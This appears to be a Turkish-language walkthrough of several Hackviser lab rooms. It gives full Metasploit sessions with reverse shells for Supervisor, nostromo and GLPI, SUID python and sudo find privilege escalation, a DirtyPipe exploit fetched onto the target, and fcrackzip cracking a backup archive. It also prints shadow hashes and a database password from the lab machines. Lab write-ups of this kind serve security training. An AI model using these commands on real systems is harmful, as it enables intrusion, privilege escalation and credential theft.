$ curl -X GET "http://172.20.3.154/show-invoice.php?invoice=../../../../var/log/nginx/access.log"
```

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
css
fonts
index.php
invoice.php
invoices
js
show-invoice.php
style.css
stat show-invoice.php
  File: show-invoice.php
  Size: 65          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d  Inode: 147445      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)  Gid: (    0/    root)
Access: 2024-10-15 18:45:49.520000000 -0400
Modify: 2023-12-10 19:23:00.000000000 -0500
Change: 2023-12-24 11:16:23.980000000 -0500
 Birth: 2023-09-28 03:45:45.478746291 -0400
```

curl ile log dosyasına istek atıp, netcat aracı ile dinleme moduna geçmiş olduğumuz terminalde sonuç almayı bekliyoruz. Sonuç geldikten sonra zaten normal terminal komutları ile bu işi bitiriyoruz. stat komutu ile dosya detaylarına

eriyoruz. Sonuç olarak bu sorunun cevabını bulmuş olduk. Dosya son değişim saati 19.23.

X

## Tebrikler

tiryaki3264 Hackviser'in Venomous işinmasını başarıyla tamamladı

16 Eki 2024

Son soruya beraber bu odayı da tamamladık. Ayrıca Stage II aşaması da tamamlanmış oldu.

# STAGE III

## Super Process

 **Super Process** 40 Puan

**Orta**

Bu alıştırma, yaygın olarak kullanılan bir açık kaynaklı web uygulamasında zafiyet araştırmacılığının, makineye erişim sağlamaının ve linux tabanlı sistemlerde yetki yükselme saldırısının nasıl yapılabileceğini öğretmeye odaklıdır.

Bir web uygulamasında zafiyet tespit edilmesi, zafiyetin Metasploit Framework aracılığıyla istismar edilmesi ve hatalı yapılandırmlardan kaynaklı yetki yükselme saldırıları ile ilgili alıştırmalar yapmak için önerilir.

[Daha Az Göster](#)

 [Write-up'ı Aç](#)

Bu laboratuvar yetki yükseltme aşamalarını içerdiği için diğerlerine göre daha kompleks olabilir. Aşama aşama ilerleyip sorulara cevap vermeye çalışacağız.

**3 Puan**

Hangi portlar açık?

[Gönder](#)

PORT	STATE	SERVICE
22/tcp	open	ssh
9001/tcp	open	tor-orport

22 ve 9001 portları açık.

**7 Puan**

Web uygulamasında bulunan güvenlik açığının CVE kodu nedir?

[Gönder](#)

Bunun cevabı için nmap scripts özelliğini deneyebiliriz. Ancak cevap vermiyor. Normal şartlarda cevap vermesi beklenir. Bizde direkt hedefe gidip araştırma yapacağız.



Hedef siteye ulaştığımızda supervisor yazılımının çalıştığını görüyoruz. Aşağıda versiyon bilgisi verilmiş. Bununla ilgili kısa bir araştırma yapabiliriz.

### Supervisor 3.0a1 < 3.3.2 - XML-RPC Execution (Metasploit)

Hatta GHDB üzerinde direkt olarak bir zayıfçı çıktı. Burada bulduğumuz CVE numarası aradığımız cevaptır.

EDB-ID:	42779	CVE:	2017-11610
Author:	METASPLOIT	Type:	REMOTE

P

10 Puan

Güvenlik zayıflığı bulunan servis hangi kullanıcının izinleri ve yetkileri ile çalışıyor?

Gönder

Bunu bulabilmemiz için sunucuya erişmemiz gerekiyor. Bulduğumuz zayıfçı uzaktan kod

yürütme zayıflığı olduğuna göre, bunu istismar ederek sorunun cevabına ulaşabiliriz.

#	Name	Supervis...	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/cisco_ucs_rce		2019-08-21	excellent	Yes	Cisco UCS Director Unauthenticated Remote Code Execution
1	exploit/linux/ssh/cisco_ucs_scuser		2019-08-21	excellent	No	Cisco UCS Director default scuser password
2	exploit/linux/http/ <b>supervisor_xmlrpc_exec</b>	0.3.2	2017-07-19	excellent	Yes	<b>Supervisor</b> XML-RPC Authenticated Remote Code Execution
3	exploit/linux/http/trueonline_p660hn_v2_rce		2016-12-26	excellent	Yes	TrueOnline / Zyxel P660HN-T V2 Router Authenticated Command Injection
4	exploit/linux/http/zyxel_lfi_unauth_ssh_rce		2022-02-01	excellent	Yes	Zyxel chained RCE using LFI and weak password derivation algorithm

Buradan 2 numaralı exploiti çalıştırmayı deneyelim.

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set RHOSTS 172.20.3.179
RHOSTS => 172.20.3.179
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set lhost 10.8.9.239
lhost => 10.8.9.239
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > sS
```

Exploiti seçtikten sonra yapmamız gereken ayarlar bu şekilde.

Artık exploit çalıştırılmasına hazır.

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > exploit
[*] Started reverse TCP handler on 10.8.9.239:4444
[*] Sending XML-RPC payload via POST to 172.20.3.179:9001/RPC2
[*] Sending stage (3045380 bytes) to 172.20.3.179
[*] Command Stager progress - 97.32% done (798/820 bytes)
[*] Sending XML-RPC payload via POST to 172.20.3.179:9001/RPC2
[*] Command Stager progress - 100.00% done (820/820 bytes)
[+] Request returned without status code, usually indicates success. Passing to handler..
[*] Meterpreter session 1 opened (10.8.9.239:4444 → 172.20.3.179:38984) at 2024-10-16 04:17:43 +0300

meterpreter > [REDACTED]
```

Supervisor 3.3.2

© 2006-2024

Gördüğünüz gibi meterpreter oturumunu almış durumdayız. Sunucu içinde olduğumuza göre artık istediğimiz işlemleri yapabiliriz. Tabi yine öncesinde kabuğa geçmemiz gerek. Bunun için shell komutunu çalıştırıyoruz.

```
meterpreter > shell
Process 540 created.
Channel 1 created.
id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
whoami
nobody
```

kullanıcının nobody olduğunu tespit ettik. Cevap olarak nobody gönderiyoruz.

 10 Puan  
Yetki yükselme için kullanabileceğimiz SUID izinlerine sahip uygulamanın adı nedir?

shell içindeyken find komutu ile uid 27 sahip dosyaları buluyoruz.

```
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
```

komut burada bulunmakta.

find / -perm -u=s -type f 2>/dev/null şeklinde arama yaptığımızda uid 27 sahip dosyaları listeledi. Burada en uygun olanı python2.7 ve cevapta bu program.

 10 Puan  
"root" kullanıcı için /etc/shadow içindeki parola hash değeri nedir?  
  
**Gönder**

shadow dosyasını okumamız gerekiyor ama shadow dosyasının okuma izni bulunmaz.

```
cat /etc/shadow
cat: /etc/shadow: Permission denied
```

burada kanıtını görüyoruz. SUID bitine sahip python2.7 ile yetkimizi yükseltip okumayı deneyeceğiz.

GTFObins sitesine gidip buradan python2.7 ile SUID özelliğini kullanarak yetkiyi nasıl yükselteceğimize bakacağız.

```
meterpreter > shell
Process 673 created.
Channel 1 created.
id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
id
uid=65534(nobody) gid=65534(nogroup) euid=0(root) groups=65534(nogroup)
```

python -c 'import os; os.execl("/bin/sh", "sh", "-p")' komutu ile Python programını kullanarak root yetkisine sahip olduk.

```
cat /etc/shadow
root:$y$j9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5:19640:0:99999:7:::
daemon:*:19635:0:99999:7:::
bin:*:19635:0:99999:7:::
sys:*:19635:0:99999:7:::
sync:*:19635:0:99999:7:::
```

/etc/shadow dosyasını okumayı da başardık. Bize hash değerini soruyordu zaten.

\$y\$j9T\$e8KohoZuo9Aaj1SpH7/pm1\$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5

Bu değer root hesabının şifresinin hash versiyonudur.



Bu şekilde Super Porcess alıştırmasını da çözmiş bulunuyoruz.

## Glitch

 **Glitch** 43 Puan

**Orta**

Bu alıştırma, yaygın olarak kullanılan nostromo web sunucusunda zafiyet araştırmasının nasıl yapılacağını ve linux tabanlı sistemlerde yetki yükselme saldırısının nasıl yapılabileceğini öğretmeye odaklanır.

Bir web uygulamasında zafiyet tespit edilmesi, zafiyetin istismar edilmesi ve linux çekirdeğinden kaynaklı yetki yükselme saldıruları ile ilgili alıştırmalar yapmak için önerilir.

 Write-up'ı Aç

Yine bir yetki yükseltme işlemi yapmamız gereken laboratuvar bulunmakta. Bu sefer SUID yerine Kernel zafiyetinden kaynaklı bir istismar gerçekleştireceğiz.

Sorulara geçelim.

**3 Puan**  
Hangi portlar açık?  
**Gönder**

Port taraması yapmadan önce hosts dosyasını düzenlememiz gerekiyor. gerekli rehber site içerisinde verilmiştir.

172.20.3.198 goldnertech.hv hosts dosyasına eklenmesi gereken satır bu şekildedir. bu işlemi yaptıktan sonra teste geçebiliriz.

```
[root@ASUS] ~
# nmap goldnertech.hv -sS
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 05:16 +03
Nmap scan report for goldnertech.hv (172.20.3.198)
Host is up (0.092s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

22 ve 80 portları açık olarak bulundu.

**5 Puan**  
Çalışan web sunucusunun adı nedir?  
**Gönder**

Sorunun cevabını ilk ekran görüntüsünde aldık zaten. Ayrıca nmap sonucunda da görebiliriz.

```
[root@ASUS] ~
# nmap goldnertech.hv -p 80 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 05:16 +03
Nmap scan report for goldnertech.hv (172.20.3.198)
Host is up (0.070s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    [REDACTED] 1.9.6
```

Cevabımız nostromo olacaktır.



nostromo 1.9.6 şeklinde arama yaptığımızda karşımıza GHDB sitesi ve CVE kodu yazıyor.


Gönder

### nostromo 1.9.6 - Remote Code Execution

EDB-ID:	47837	CVE:	2019-16278
EDB Verified:	✓	Author:	KROFF
Type:			REMOTE
Platform:	:	Date:	2020-01-01
Exploit:			/ {}
Vulnerable App:			🔗

Bir RCE zayıflığı bulunmaktadır.

CVE kodu, CVE-2019-16278'dir



Çekirdek sürümünü bulmamız için öncelikle sızma işlemini gerçekleştirmemiz gereklidir. metasploit üzerinde exploiti araştıralım.

Gönder

```
msf6 > search nostromo
Matching Modules
=====
#  Name
-  --
0  exploit/multi/http/nostromo_code_exec      Disclosure Date  Rank  Check
                                         2019-10-20      good  Yes
Execution
1    \_ target: Automatic (Unix In-Memory)   .
2    \_ target: Automatic (Linux Dropper)     .
```

Uygun olabilecek bir exploit bulduk. Bunu çalıştmaya çalışalım.

```
msf6 exploit(multi/http/nostromo_code_exec) > set rhosts http://goldnertech.hv/
rhosts ⇒ http://goldnertech.hv/
msf6 exploit(multi/http/nostromo_code_exec) > set lhost 10.8.9.239
lhost ⇒ 10.8.9.239
```

```
msf6 exploit(multi/http/nostromo_code_exec) > exploit
[*] Started reverse TCP handler on 10.8.9.239:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Cannot reliably check exploitability. ForceExploit is enabled, proceeding with exploitation.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.8.9.239:4444 → 172.20.3.198:41854) at 2024-10-16 05:30:45 +0300

shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[*] Found python3 at /usr/bin/python3
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /usr/bin/bash
uname -a
uname -a
Linux debian 5.11.0-051100-generic #202102142330 SMP Sun Feb 14 23:33:21 UTC 2021 x86_64 GNU/Linux
www-data@debian:/usr/bin$
```

Ayarlamayı yukarıdaki gibi yaptıktan sonra exploit ediyorum. Oturum geldikten sonra hemen kabuğa geçiyorum. Sonrasında uname -a komutu ile kernek versiyonunu öğreniyorum.

5.11.0-051100-generic bizim Kernel sürümümüz.

13 Puan

"hackviser" kullanıcı için /etc/shadow içindeki parola hash değeri nedir?

Gönder

shadow dosyasını okumak için tabi ki root olmamız gereklidir. Biraz araştırma yaparak bu Kernel sürümünde nasıl yetki yükseltmemiz gerekiyor bunu öğrenelim.

## Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)

EDB-ID:	50808	CVE:	2022-0847	Author:	LANCE BIGGERSTAFF	Type:	LOCAL	Platform	:	Date:	2022-03-08
EDB Verified:	✗			Exploit:	<a href="#">Download</a> / <a href="#">{}</a>			Vulnerable App:			

GHPD üzerinde DirtyPipe adıyla bulabiliyoruz. Bu exploiti kullanmaya çalışalım.

Kali makinemizde ya da WSL üzerinde C kodunu derleyip hedef sunucuya derlenmiş dosyayı yükleyelim.

Ben ilk aşamada kodu kopyalayıp dosyaya yazacağım.

```
(root㉿ASUS)-[~/home/alpaslan]
# nano exploit.c

(root㉿ASUS)-[~/home/alpaslan]
# cat exploit.c
// Exploit Title: Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (Dirty
// Exploit Author: blasty (peter@haxx.in)
// Original Author: Max Kellermann (max.kellermann@ionos.com)
// CVE: CVE-2022-0847

/* SPDX-License-Identifier: GPL-2.0 */
/*
 * Copyright 2022 CM4all GmbH / IONOS SE
 *
 * author: Max Kellermann <max.kellermann@ionos.com>
 *
 * Proof-of-concept exploit for the Dirty Pipe
 * vulnerability (CVE-2022-0847) caused by an uninitialized
 * "pipe_buffer.flags" variable. It demonstrates how to overwrite any
 * file contents in the page cache, even if the file is not permitted
 * to be written, immutable or on a read-only mount.
```

Dosyaya başarıyla yazdık. Şimdi gcc komutu ile bunu derlememiz gerekiyor.

```
(root㉿ASUS)-[~/home/alpaslan]
# gcc exploit.c -o exploit

(root㉿ASUS)-[~/home/alpaslan]
# ls
exploit exploit.c hash.txt repo
```

Burada görüldüğü gibi exploit oluşturdu.

Şimdi sırada bu dosyayı hedef sunucuya ulaşırıma var. Aynı ağda olduğumuz için basit Python http server ile bu işi yapabiliriz.

```
(root㉿ASUS)-[~/home/alpaslan]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Bu komutla sunucuyu başlattım. Hedef makinede /exploit ekleyerek wget ile

dosyayı çekmeye çalışalım.

```
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
www-data@debian:/usr/bin$ cd /tmp  
cd /tmp  
www-data@debian:/tmp$ wget http://10.8.9.239:8080/exploit.c  
wget http://10.8.9.239:8080/exploit.c  
--2024-10-15 21:59:54-- http://10.8.9.239:8080/exploit.c  
Connecting to 10.8.9.239:8080 ... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 7298 (7.1K) [text/x-csrc]  
Saving to: 'exploit.c'  
  
exploit.c      100%[=====]  7.13K  --.-KB/s   in 0s  
  
2024-10-15 21:59:55 (182 MB/s) - 'exploit.c' saved [7298/7298]  
  
www-data@debian:/tmp$ ls  
ls  
exploit.c  
systemd-private-3e9602d585944fe7bab0dc091df6db68-systemd-logind.service-7tm3cj  
systemd-private-3e9602d585944fe7bab0dc091df6db68-systemd-timesyncd.service-sa95cf  
www-data@debian:/tmp$
```

İlk önce /tmp dizinine geçtim çünkü izin sorunu yaşayabiliriz.

```
www-data@debian:/tmp$ gcc exploit.c -o exploit  
gcc exploit.c -o exploit
```

Burada derleme işlemini yapıyoruz. exploit isminde çalıştırılabilir dosyamız hazır. Dokümantasyonuna bakarsak SUID bitine sahip bir program ile birlikte çalışması gerekiyormuş.

```
www-data@debian:/tmp$ find / -perm -4000 2>/dev/null  
find / -perm -4000 2>/dev/null  
/usr/lib/openssh/ssh-keysign  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/bin/umount  
/usr/bin/chfn  
/usr/bin/gpasswd  
/usr/bin/chsh  
/usr/bin/mount  
/usr/bin/su  
/usr/bin/passwd  
/usr/bin/newgrp
```

Burada yine find komutu ile SUID bitine sahip programları listeledik. En uygun /usr/bin/su bunu tespit ettim ve bununla birlikte exploit'i çalıştırıldım.

```
www-data@debian:/tmp$ ./exploit /usr/bin/su  
../exploit /usr/bin/su  
[+] hijacking suid binary..  
[+] dropping suid shell..  
[+] restoring suid binary..  
[+] popping root shell.. (dont forget to clean up /tmp/sh ;)  
# whomi  
whomi  
/bin/sh: 1: whomi: not found  
# whoami  
whoami  
root  
# id  
id  
uid=0(root) gid=0(root) groups=0(root)
```

Cıktılardan anlaşıldığı gibi root yetkisine eriştiğim.

Hemen shadow dosyasındaki hackviser kullanıcısının hash değerini alıyorum.

```
systemd-resolve::*:19641:0:99999:7:::  
messagebus::*:19641:0:99999:7:::  
systemd-timesync::*:19641:0:99999:7:::  
sshd::*:19641:0:99999:7:::  
hackviser:$y$j9T$/tk8y1jwJS53UNFO4kyhV/$Bk4HShAiYFpsI2X0OS/aePEBRJe.CBz3kptqrqAgkM9:19643:0:99999:7:::  
systemd-coredump:!*:19641:::::  
#
```

\$y\$j9T\$/tk8y1jwJS53UNFO4kyhV/\$Bk4HShAiYFpsI2X0OS/aePEBRJe.CBz3kptqrqAgkM9

Hash değeri buradaki gibidir. Son sorumuzun cevabı da budur.



X

## Tebrikler

tiryaki3264 Hackviser'in Glitch ışınmasını başarıyla tamamladı

16 Eki 2024

Son soruyu da cevaplayarak odayı tamamlamış bulunuyoruz.

## Find and Crack


The screenshot shows a challenge card with the title 'Find and Crack'. It features a small icon of a book and a lightning bolt. A progress bar indicates 'Orta' (Medium) difficulty. The text describes the challenge: 'Şifreli dosyaların kırılması, şifreleme algoritmalarının zayıf noktalarının istismar edilmesi veya şifreleme anahtarlarının deneme yanılma yöntemiyle tahmin edilmesiyle gerçekleştirilecektir.' Below this, it says: 'Açık kaynaklı bir web uygulaması çalışan hedef makinede zafiyet araştırma, sisteme erişim, yetki yükselme ve şifreli verilere erişim elde etme ile ilgili alıştırmalar yapmak için önerilir.' A button labeled 'Write-up'i Aç' is at the bottom.

The screenshot shows a challenge card with 2 points. The question asks: 'Kullanılan BT Varlık Yönetimi ve hizmet masası sistemi yazılımının adı nedir?' A 'Gönder' button is at the bottom.

Açıklamasından görüldüğü gibi karışık bir oda. Bahsedilen ihtimallere göre sorulara yanıt arayacağız.

172.20.3.132 energysolutions.hv yapılandırmasını hosts dosyasına yazmamız gereklidir. Sonrasında başlayabiliriz.

Adrese gidip site içerisindeki IT management bağlantısına gittiğimzide,



Bu şekilde bir ekran görüyoruz. GLPI yazılımını kullanıyorlar. İlk sorumuzun cevabını bulmuş olduk.

10 Puan

Veritabanına bağlanmak için kullanılan kullanıcı adı nedir?

Gönder

you have 4 different profiles  
glpi/glpi (super-admin)  
tech/tech  
postonly/postonly (only for helpdesk)  
normal/normal

İnternette GLPI ile ilgili araştırma yaparak bir takım sonuçlara ulaşabiliriz.

Bir forumda kullanıcının yazdığı bu mesajdaki giriş bilgilerini deneyebiliriz. Ancak herhangi bir sonuç alamıyoruz. Başka bir yöntem denememiz gerekebilir. Metasploit üzerinde

bununla ilgili exploit mevcut mu buna bakabiliriz.

```
msf6 > search glpi
Matching Modules
=====
#  Name
-  __
0  exploit/linux/http/glpi_htmlawed_php_injection  Disclosure Date: 2022-01-26   Rank: excellent
1  exploit/multi/http/glpi_install_rce             Disclosure Date: 2013-09-12   Rank: manual      Check: Yes   Description: GLPI htmlawed php command injection
                                                               GLPI install.php Remote Command Execution
```

İki tane exploit bulunmaktadır. Bir tanesi epey eski. Yeni olan exploit'i deneyebiliriz.

```
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set rhosts http://energysolutions.hv/
rhosts => http://energysolutions.hv/
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set lhost 10.8.9.239
lhost => 10.8.9.239
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > [REDACTED]
```

Ayarlarını bu şekilde yapıyorum.

```
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > run
[*] Started reverse TCP handler on 10.8.9.239:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Executing Nix Command for cmd/unix/python/meterpreter/reverse_tcp
[*] Sending stage (24772 bytes) to 172.20.3.132
[*] Meterpreter session 1 opened (10.8.9.239:4444 → 172.20.3.132:49590) at 2024-10-16 06:57:43 +0300
meterpreter > [REDACTED]
```

Meterpreter oturumu almayı başardık. Veritabanı bağlantı şifresi istediği için config dosyalarına baktığımızda fayda var. Sistem içerisinde gezinip credentials bilgilerini arayalım.

```

meterpreter > pwd
/var/www/html/glpi
meterpreter > cat config
[-] config is a directory
meterpreter > cd config
meterpreter > ls
Listing: /var/www/html/glpi/config
=====
Mode          Size  Type  Last modified      Name
--  -----  --  --  --  -----
100644/rw-r--r--  342   fil   2023-10-17 14:44:59 +0300  config_db.php
100644/rw-r--r--  32    fil   2023-10-17 14:44:59 +0300  glpicrypt.key

meterpreter > cat config_db.php
<?php
class DB extends DBmysql {
    public $dbhost = 'localhost';
    public $dbuser = 'glpiuser';
    public $dbpassword = 'glpi-password';
    public $dbdefault = 'glpi';
    public $use_timezones = true;
    public $use_utf8mb4 = true;
    public $allow_myisam = false;
    public $allow_datetime = false;
    public $allow_signed_keys = false;
}
meterpreter >

```

glpi dizini altında config klasöründe config\_db.php dosyasını keşfettim. Burada credential bilgileri mevcut bunu görebiliyoruz.

sorudaki kullanıcı adı sorusunun cevabı, glpiuser olacaktır.

**9 Puan**

Hangi komut sudo ayrıcalıkları ile çalıştırılabilir?

**Gönder**

Yetkisiz olduğumuzu gördük. yetki yükselme işlemi için çalışma yapmamız gerek. sudo ile yetki yükseltmek istiyorsak, sudo -l komutu ile yetkilendirilmiş programları listeleyebiliriz.

```

meterpreter > shell
Process 699 created.
Channel 2 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),27(sudo)

```

```

sudo -l
Matching Defaults entries for www-data on debian:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on debian:
  (ALL : ALL) NOPASSWD: /bin/find

```

/bin/find komutunun şifresiz çalışabileceğini burada görüyoruz. bu sorumuzun cevabı da find oluyor. Sonraki soruya geçmeden find komutu ile yetki yükselme yapmayı deneyelim. GTFObins sitesine gidip find komutunu inceleyelim.

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

Burada doğrudan komutu vermiş. sudo find . -exec /bin/sh \; -quit komutu ile yetkimizi yükseltmeyi deneyelim.

```

sudo find . -exec /bin/sh \; -quit
id
uid=0(root) gid=0(root) groups=0(root)

```

Artık root yetkilerine sahibiz. Diğer soruları bu şekilde çözebiliriz.

**12 Puan**

backup.zip parolası nedir?

**Gönder**

öncelikle backup.zip dosyasını bulmamız gereklidir.  
Find komutu ile dosyayı bulalım.

```
find / -name backup.zip  
find: '/proc/685/task/685/net': Invalid argument  
find: '/proc/685/net': Invalid argument  
/root/backup.zip
```

/root dizini altında bulunuyormuş. Gidip açmayı deneyelim.

```
cd /root  
unzip backup.zip  
skipping: monitors.csv  
skipping: computers.csv  
skipping: network-devices.csv  
skipping: printers.csv  
Archive: backup.zip  
[...]
```

Dosya şifreli içeriğini okuyamıyoruz. Bize de zaten şifresi lazım. Bunu kırmanız gerekiyor. Sunucu üzerinde

bunu yapmak çok mantıklı değil bağlantı kopabilir. zip dosyasını makinemize indirip o şekilde deneyelim. Bunu da Python http server ile deneyelim.

```
[root@kali]~/test]  
# wget http://energysolutions.hv:8080/backup.zip  
--2024-10-16 07:14:40-- http://energysolutions.hv:8080/backup.zip  
Resolving energysolutions.hv (energysolutions.hv) ... 172.20.3.132  
Connecting to energysolutions.hv (energysolutions.hv)|172.20.3.132|:8080 ... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 1681 (1.6K) [application/zip]  
Saving to: 'backup.zip'  
  
backup.zip  
[...]  
2024-10-16 07:14:40 (15.3 MB/s) - 'backup.zip' saved [1681/1681]  
  
[root@kali]~/test]  
# ls  
backup.zip exploit exploit.c
```

Dosyayı makinemize indirdik.

Zip dosyasının şifresini kırmak için bir araca ihtiyacımız var. İnternette kısaca araştırıyorum.

Google

zip cracker on kali

Tümü Videolar Görüler Yer siteleri Haberler Web Kitaplar Daha fazla Araçlar

Kali Linux https://www.kali.org › tools · Bu sayfanın çevirisini yap ·

**fcrackzip | Kali Linux Tools**  
14 Ağustos 2023 — fcrackzip is a fast password cracker partly written in assembler. It is able to crack password protected zip files with brute force or dictionary based attacks.

Medium https://medium.com › pass... · Bu sayfanın çevirisini yap ·

**Password cracking using KALI**  
23 Eylül 2023 — Introduction to fcrackzip. fcrackzip is a fast password cracker partly written in assembler, designed to crack password-protected ZIP archives.

YouTube https://www.youtube.com › ... · Bu sayfanın çevirisini yap ·

**Crack Zip File Password in Kali Linux | Fcrackzip**  
25 Ağustos 2021 — Crack zip file password using kali linux utility fcrackzip. hope you will like it . Don't forget to hit the Subscribe Button Below: ...

fcrackzip aracı popüler görünüyor. Bu aracı kullanarak kırmayı deneyelim.


```
USAGE: fcrackzip  
      [-b]—brute-force]           use brute force algorithm  
      [-D]—dictionary]          use a dictionary  
      [-B]—benchmark]           execute a small benchmark  
      [-c]—charset charsetset]  use characters from charset  
      [-h]—help]                 show this message  
      [--version]                show the version of this program  
      [-V]—validate]            sanity-check the algorithm  
      [-v]—verbose]              be more verbose  
      [-p]—init-password string] use string as initial password/file  
      [-l]—length min-max]       check password with length min to max  
      [-u]—use-unzip]            use unzip to weed out wrong passwords  
      [-m]—method num]           use method number "num" (see below)  
      [-2]—modulo r/m]          only calculate 1/m of the password  
      file ...                  the zipfiles to crack
```

kullanımına bakarsak biz  
rockyou.txt ile dictionary  
saldırısı deneyelim.

-D -p -u parametrelerini  
kullanacağız.

```
[root@kali]# fcrackzip -D -p /root/Documents/rockyou.txt -u backup.zip  
[root@kali]#  
[root@kali]#
```

Şifreyi bulduk. asdf;lkj olarak cevabı giriyorum.



Bunun için dosyaları okumamız gerekiyor. greple hızlıca bulmaya çalışacağım.

```
[root@kali-] [~/test]
# cat computers.csv
"Name";"Alternate Username";"Status";"Manufacturers";"Types";"Model";"Operating System - Name";"Comments";"Locations";
"Administration-001";"Bertha Hobbs";"out of use";"Dell";"Laptop";"Vostro 15";"Windows";"";HQ";
"Administration-002";"Mina Bennett";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";HQ";
"Administration-003";"Peter Mcmillan";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";HQ";
"Administration-004";"Marley Wilkerson";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";HQ";
"Dev-Team-001";"Cameron Acevedo";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";Branch Griffy";
"Dev-Team-002";"Zoya Li";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";Branch Griffy";
"Dev-Team-003";"Aamina Pratt";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";Branch Griffy";
"IT-0001";"Sahar Wright";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";HO";
"IT-0002";"Lexie Webb";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";HQ;
"IT-0003";"Abbey Berry";"out of use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"faulty device";HQ";
"IT-0004";"Ethan Friedman";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"suspicious. he may be mining";HQ";
